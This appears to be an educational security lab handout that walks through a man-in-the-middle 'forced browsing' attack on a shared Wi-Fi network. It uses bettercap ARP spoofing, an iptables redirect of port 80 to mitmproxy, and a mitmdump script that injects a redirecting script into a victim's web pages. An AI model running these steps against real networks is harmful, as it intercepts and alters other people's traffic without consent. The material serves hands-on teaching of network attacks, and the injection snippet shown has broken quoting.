

Lab 1

Forced Browsing Attack

Goals: This lab demonstrates how an attacker can force the user to navigate to an unintended website. The attacker and the victim are in the same Wi-Fi.


STEP 0:

Alice—Victim laptop

Mallory—Attacker (Ubuntu VM running on virtualbox in a Windows host)

Set up infrastructure: How Ubuntu can see the network.

Attacker (“Mallory”) Becomes Man-In-The-Middle:



STEP 1:

To start this attack, Mallory first becomes Man_in_the_Middle between the Alice (victim laptop) and the Wi-Fi router; for that Mallory uses a tool called **bettercap**.

- First become the root user in Ubuntu Linux by running the command
 - *sudo su*
 - *Provide the root user password when prompted*
- Then run the following commands.

> *bettercap* (We start the tool)

- > *net.probe on* (To scan the devices connected to the Wi-Fi)
- > *net.show* (Lists the connected devices with IP address and other information.)

From the net.show we can see the IP address of Alice's device and save it.

- > *set arp.spoof.targets 192.168.237.242* (Assuming Alice's IP address is 192.168.237.242, this will set Alice as the target for the MITM)
- > *arp.spoof on* (This will start the ARP spoof)

Screenshot for Reference:

```
(root@kali)~/home/kali
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

192.168.237.0/24 > 192.168.237.119 » [22:52:25] [sys.log] [inf] gateway monitor started ...
192.168.237.0/24 > 192.168.237.119 » net.probe on
[22:53:58] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.237.0/24 > 192.168.237.119 » [22:53:58] [sys.log] [inf] net.probe probing 256 addresses on 192.168.237.0/24
192.168.237.0/24 > 192.168.237.119 » net.show[22:54:01] [endpoint.new] endpoint 192.168.237.242 detected as 14:13:33:a6:dd:15 (AzureWave Technology Inc.).
192.168.237.0/24 > 192.168.237.119 » net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.237.119	48:22:54:dd:c9:13	wlan0		0 B	0 B	22:52:25
192.168.237.42	22:8c:e5:e3:a9:cd	gateway		0 B	0 B	22:52:25
192.168.237.242	14:13:33:a6:dd:15		AzureWave Technology Inc.	862 B	92 B	22:54:01

```

↑ 14 kB / ↓ 58 kB / 922 pkts

192.168.237.0/24 > 192.168.237.119 » set arp.spoof set targets 192.168.237.242
192.168.237.0/24 > 192.168.237.119 » arp.spoof on
[22:54:26] [sys.log] [inf] arp.spoof enabling forwarding
192.168.237.0/24 > 192.168.237.119 » [22:54:26] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.237.0/24 > 192.168.237.119 »
```

STEP 2:

We need to change iptables protocols in the Ubuntu VM; the **HTTP** request goes to port **80** and our **mitmproxy** (*A tool used to intercept and change the response or request*) will work on port **8080** so we have to redirect the traffic.

- First become the root user in Kali Linux by running the command
 - *sudo su*
 - *Provide the root user password when prompted*
- Then run the following commands.

> `iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080`
(This will add a new protocol to the iptables to redirect traffic from for 80 to port 8080)

> `iptables -t nat -L` (to list the iptables protocols)

Screenshot for Reference:



```
(root@kali)-[/home/kali]
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080

(root@kali)-[/home/kali]
# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination            tcp dpt:https redir ports 8080
REDIRECT   tcp  --  10.0.2.2              anywhere              tcp dpt:http redir ports 8080
REDIRECT   tcp  --  anywhere              anywhere              tcp dpt:http redir ports 8080

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
```

STEP 3:

Now to tool inject the malicious script, use the `mitmdump` tool.

Navigate to the folder which has mitmdump tool. (it should be in the Desktop folder)

Create the following python file script.py in that folder.

Run the commands:

➤ `nano script.py` (This will create a new file named script.py and open it in the nano editor)

Insert the python code below in the file and save it.

`import mitmproxy`

`def response(flow):`

`flow.response.content = flow.response.content.replace(b"</body>",
 b"</body><script>window.location.replace('https://www.bgsu.edu/');`

alert('You have been redirected');</script>')

Save the file by **ctrl + o --> enter**

Exit the editor by **ctrl + x**

To start the attack, run the following command –

➤ *mitmdump -s script.py*

When Alice visits a website on the browser like:

<http://web.interhack.com>

The victim should automatically get redirected to bgsu.edu or the website you have mentioned in the script.

